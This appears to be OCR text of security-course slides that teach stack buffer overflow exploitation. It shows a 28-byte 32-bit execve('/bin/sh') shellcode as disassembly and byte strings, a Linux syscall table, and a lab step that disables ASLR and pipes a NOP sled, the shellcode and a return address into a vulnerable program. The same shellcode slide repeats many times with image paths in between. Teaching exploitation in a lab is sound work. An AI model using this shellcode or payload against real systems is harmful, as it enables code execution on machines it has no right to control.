
Your First Shellcode: execve("/bin/sh") 32-bit

```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php




Your First Shellcode: execve("/bin/sh") 32-bit

```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php




Your First Shellcode: execve("/bin/sh") 32-bit

```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php




Your First Shellcode: execve("/bin/sh") 32-bit

```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php




If successful, a new process “/bin/sh” is created!

```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php




If not successful, let us clean it up!

```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php




If not successful, let us clean it up!

```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php



Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

https://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html

If not successful, let us clean it up!


```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89
\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php



5 Mins Break

What to overwrite RET?

The address of buf or anywhere in the NOP sled.
But, what is address of it?

1. **Debug the program to figure it out.**

2. **Guess.**


Buffer Overflow Example: code/overflowret4 32-bit

Steps:

1. Use “**echo 0 | sudo tee /proc/sys/kernel/randomize_va_space**” on Ubuntu to disable ASLR temporarily
2. Use r.sh to run the target program or GDB to make sure they have same stack offset.


   ./r.sh gdb ./program [args] to run the program in gdb
   ./r.sh ./program [args] to run the program without gdb
   *(python -c "print '\x90'*20) | ./r.sh ./program* for stdin input

Craft the exploit



Craft the exploit

Function Frame of Vulfoo




Add some NOP (0x90) in front of shellcode to increase the chance of success.

Buf to save %ebp = 0x30 (48 bytes)

Craft the exploit

Function Frame of Vulfoo




```
python -c "print '\x90'*20 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80' +
'AAAA' + '\x48\xd0\xff\xff'"
```

Command:

```
(python -c "print '\x90'*20 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80' +
'AAAA' + '\x48\xd0\xff\xff'"; cat) | ./r.sh ./or4
```

Buf to save %ebp = 0x30 (48 bytes)

